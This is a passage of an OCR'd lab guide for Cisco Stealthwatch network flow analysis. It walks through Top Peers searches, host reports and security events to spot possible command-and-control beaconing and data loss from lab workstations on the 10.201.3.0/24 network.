HOST IP ADDRESS: 10.201.3.0/24

8. Under **Advanced Options**, select **Flows** from the **Order By** drop down, shown below.



Select

Outside Hosts ✕ ! Americas ✕ ! Europe ✕

Select

DIRECTION

Total

Select

Advanced Options

SUBJECT ORIENTATION

● Either ○ Client ○ Server

RECORDS RETURNED *

50

ORDER BY

Flows

PERFORMANCE OPTIONS

● Standard ○ Advanced

FLOW COLLECTOR NAME

Select Flow Collectors..

INTERFACES


Select

9. To begin the query, select **Search** in the top right corner. The query may take a few minutes.

10. You should see results like those in the screenshot below. Make note of the number of flows for the respective inside hosts.

11. In the top right corner, select **Save Search** so we can retrieve results later, as shown below. Keep the same name you defined above and click **Save**.

12. You should see a host listed with IP address of **10.201.3.15**. Click the number (765 in below example) in the **Flows column** to retrieve the flows for 10.201.3.15, as shown below. It may take a minute for all flows to be retrieved.



Top Peers Search Results (51)

Edit Search   Last 7 Days (Time Range)

Subject: Outside Hosts (Host Groups) ! Americas (Host Groups) Either (Orientation)

Connection: Total (Direction)

Peer: 10.201.3.0/24 (Host IP Address)


Save Search   Save Results   Start New Search

100% Complete   Delete Search

Manage Columns   Export

% OF BYTES	PEER IP ADDRE...	PEER NAME	PEER HOST GR...	BYTES	PEER BYTE RAT...	PACKETS	FLOWS	HOSTS	PEER ROLE
6.76%	10.201.3.15		Sales and Marketing				765	75	Client and Server
6.53%	10.201.3.5	--	End User Devices , Sales and Marketing	79.57 M	7.75%	180.33 K	739	246	Client

13. Within the flow results header row, type **80/tcp** in the **Subject Port** filter, as illustrated below.
14. Type **>2K** in the **Total Bytes** filter to reduce the displayed results. You may need to scroll to the right using the slider at the bottom of the browser window to see the Total Bytes column or unzoom the browser window.
15. Scroll through the flows, expand details, and make note of flows that include payload information as shown below. Many netflow exporters can include additional context.
16. After exploring a few flow details, click the Peer IP of **10.201.3.15** in one of the flow records to open a host report, as shown below.



Subject: Outside Hosts (Host Groups) ! Americas (Host Groups) ! Europe (Host Groups) Either (Orientation)

01/25/2019 08:41 PM - 02/01/2019 08:41 PM (Time R... 1,000 (Max Records)

Connection: All (Flow Direction) FCNF (Flow Collector Name)

Peer: 10.201.3.15 (Host IP Address)


START	DURATION	SUBJECT IP A...	SUBJECT PO...	SUBJECT HO...	SUBJECT BYT...	SUBJECT PAY...	APPLICATION	TOTAL BYTES	PEER IP ADDR...	PEER PORT/F
Ex. 06/09/2	Ex. <=50min4(	Ex. 10.10.10.1	80/tcp	Ex. "catch All"	Ex. <=50M	Ex. "HEAD http	Ex. "Corporate	>2K	Ex. 10.255.25	Ex. 2055/UD
Jan 31, 2019 10:16:12 PM (22hr 47min 25s ago)	2s	212.199.161.37	80/TCP	Israel	1.25 K	301 Moved Permanently	HTTP	2.8 K	10.201.3.15	53638/TCP
Jan 31, 2019	3min 40s	216.38.170.167	80/TCP	Unknown	2.06 K	302 Found	HTTP	3.57 K	10.201.3.15	49356/TCP

Subject		Totals		Peer	
Packets:	8	Packets:	20	Packets:	12
Packet Rate:	4 pps	Packet Rate:	10 pps	Packet Rate:	6 pps
Bytes:	1.25 KB	Bytes:	2.8 KB	Bytes:	1.55 KB
Byte Rate:	641 bps	Byte Rate:	1.[illegible] kbps	Byte Rate:	792.5 bps
Percent Transfer:	44.72%	Subject Byte Ratio:	44.72%	Percent Transfer:	55.28%
Host Groups:	Israel	RTT:	0seconds	Host Groups:	End User Devices,
Payload:	301 Moved Permanently	SRT:	0seconds	Payload:	GET http://gail.hit.gemius.pl/_1355331663290/rexdot.gif?l=30&id=ByA6uOrbCwBJIZB.niJDSmYT.jzBgu7EKipmT0

17. Within the Host Report for 10.201.3.15, scroll down to the **Top Security Events** section, as shown below. Read the details of various security events and make note of the **Suspect Quiet Long Flow**. (if event is there, it may not be)

18. Take note of the added context associated with 10.201.3.15 within the **Users & Sessions** section, shown below. This section shows that the user "**gail**" was logged into this system along with MAC address and Device Type information. This information is received from Cisco Identity Services Engine (ISE).

19. The **Application Traffic Internal** tab will show what applications are being used inside the network and External will show the applications being used to the Internet.



Top Security Events for 10.201.3.15

SECURITY EVENT	COUNT	CONCERN INDEX	FIRST ACTIVE	TARGET HOST	TARGET HOST GROUP
Bad_Flag_ACK** - 389	1	4,801	06/24 4:53:04 AM	192.168.27.5	Catch All
Suspect Quiet Long Flow - 443	1	4,001	06/24 9:01:46 AM	205.188.2.183	United States
Suspect Quiet Long Flow - 443	1	4,001	06/24 9:01:46 AM	64.12.104.224	United States
Flow_Denied - 443	2	326	06/24 3:23:19 AM	74.125.137.113	United States
Flow_Denied - 443	1	163	06/24 5:53:53 AM	173.194.74.95	United States
Flow_Denied - 443	1	163	06/24 5:06:26 AM	74.125.137.132	United States
Flow_Denied - 80	1	163	06/24 4:42:02 AM	205.188.28.128	United States
Flow_Denied - 443	1	163	06/24 3:34:07 AM	74.125.140.132	United States
Flow_Denied - 80	1	163	06/24 3:23:40 AM	208.80.154.234	United States
Flow_Denied - 80	1	163	06/24 3:16:57 AM	178.255.83.1	United Kingdom

Users & Sessions


MAC Address: 70:9b:36:d5:26:d4
MAC Vendor:
Device Type: Windows10-Workstation

User	Start	End
gail	6/24/18 7:37 AM	Current

Application Traffic

Application	Total	%	Sent	Ratio	Received
SSH/SCP ...	17.11 MB	30.00	4.62 MB		12.49 MB

20. Scroll up and select the **Stealthwatch Online Help** as shown below.




Host Report | 10.201.3.15

Alarm Categories

Concern Index	Target Index	Recon	C&C	Exploitation	DDoS Source	DDoS Target	Data Hoarding	Exfiltration	Policy V
0	0	0	0	0	0	0	0	0	0

21. Search the Online Help for Suspect Quiet Long Flow. You will need to click Security Event List, Suspect Quiet Long Flow to gain an understanding of what this security event means shown below. You can select CTRL + F to find Suspect Quiet Long Flow quicker in the Security Event List.



Suspect Quiet Long Flow

What is the security event?

Questions about this event	Response
What does it mean when it triggers?	This security event identifies heartbeat connections that are used in some types of command and control (C&C) activity as well as other suspicious communication channels such as spyware, IRC botnets, and other covert means of communication. This event is similar to a beaconing host except that bidirectional communications are included, provided a low volume of data is transferred. Note that this event can also identify background website heartbeats.
	The goal is to determine if this traffic represents normal activity. Oftentimes you can do this by identifying the destination of the traffic. A good starting point is to pivot into the associated flow table for the security event to get more details of the flow such as source and destination IP addresses, ports, services, starting time of the flow, geo-location information, and username (if available).


Task 4: Identify possible data loss over the past 7 days to suspect countries

The above Top Peer report was filtered on flow connections to identify persistent connections inside the network. Now let's see if there was data movement over a long period of time. It is possible for bad actors to throttle data movement to try and stay hidden within normal traffic.

1. Let's use the Saved Search and simply change the sort by variable. From the drop=down menu, select **Analyze** > **Saved Searches** for the "**Top Internal Peers To Non Business Countries by flows**" search.

Note: If you forgot to save your previous search then look for it in Jobs > Job Management. Click it, and then click **Save**.

2. Select the **Actions** menu and click **Edit**, as shown below. You may need to scroll to the right using the slider bar at the bottom of the browser window.




Saved Searches

Saved Searches

Search Name	Search Type	Description	Time	Actions
Top Internal Peers To Non Business Countries by flows	Top Peers Query		02/01/2019 - 8:53:0	⋯
ETA Flow Query	Flow Table Query	Under Manage Columns on the flow table results, enable all of the Encry	05/08/2018 - 7:44:1	⋯

3. Scroll down to the **Advanced Options** and change the **Order by** to **Bytes**
4. Click the X to remove **Americas** from the search.
5. Click **Search** as shown below.



Subject

HOST IP ADDRESS: ex. 192.168.10.10 or !192.168.10.10

HOST GROUPS: Outside Hosts × | ! Americas × | ! Europe ×

Connection

PORT / PROTOCOL: ex. 80/tcp or !80/tcp

APPLICATIONS

DIRECTION: Total

Peer

HOST IP ADDRESS: 10.201.3.0/24 ×

HOST GROUPS

SUBJECT ORIENTATION: ● Either ○ Client ○ Server

RECORDS RETURNED *: 50


ORDER BY: Bytes

PERFORMANCE OPTIONS: ● Standard ○ Advanced

FLOW COLLECTOR NAME:

INTERFACES

6. Observe that this will search all flows over the past 7 days and retrieve any large amounts of data moved. You should see results like below with a large number of bytes sent by **10.201.3.149**. **Click the hyperlink on the flows count** (2,882 in the below example).



Top Peers Search Results (51)

Last 7 Days (Time Range)

Subject: Outside Hosts (Host Groups) Either (Orientation)


Connection: Total (Direction)

Peer: 10.201.3.0/24 (Host IP Address)

100% Complete

% OF BYTES	PEER IP ADDRE...	PEER NAME	PEER HOST GR...	BYTES	PEER BYTE RAT...	PACKETS	FLOWS	HOSTS	PEER ROLE
13.00%	10.201.3.41	workstation-041	End User Devices , Sales and Marketing	14.45 G	0.26%	13.86 M	1,983	270	Client
11.68%	10.201.3.149	workstation-149	End User Devices , Sales and Marketing	12.97 G	1.42%	13.97 M	2,882	344	Client and Server

7. On one of the flow records, click the hyperlink for **10.201.3.149** to view the Host Report as shown below.
8. Explore the details within the host report to get an understanding of how Secure Network Analytics detected the behavior changes of the machine. With proper identification and accounting for all traffic you can increase the security posture for your organization.



Host IP
10.201.3.149

Status: Inactive
Hostname: workstation-149
Host Groups: Catch All
Location: RFC 1918
First Seen: 8/1/17 9:33 PM
Last Seen: 6/24/18 4:02 PM
Policies: Insider Threat Event (10.201.3.149),Inside
MAC Address: 48:f9:c7:c9:a6:5c

Top Security Events for 10.201.3.149

SECURITY EVENT	COUNT	CONCERN INDEX	FIRST ACTIVE	TARGET HOST	TARGET HOST GROUP	ACTIONS
▸ Suspect Data Hoarding	33	53,618,259	06/24 2:30:00 AM	Multiple Hosts	--	⋯
▸ Port Scan	89	961,289	06/24 6:55:02 AM	10.201.0.72 ⋯	Catch All	⋯
▸ High Total Traffic	47	570,872	06/24 5:40:00 AM	Multiple Hosts	--	⋯
▸ High Traffic	29	458,372	06/24 2:30:00 AM	Multiple Hosts	--	⋯

Summary

Within this lab, you learned:

- The importance of accounting for all traffic to and from the Internet.
- How to perform network retrospection to suspect countries.
- How to detect threats hidden within trusted network connections.
- How to filter on flow connections over long periods of time to help identity possible command and control traffic.
- How to filter on data movement over long periods of time to help identify possible data loss.
- Understanding how you can learn from having complete visibility and accounting to make better decisions in segmenting traffic to help prevent threats.

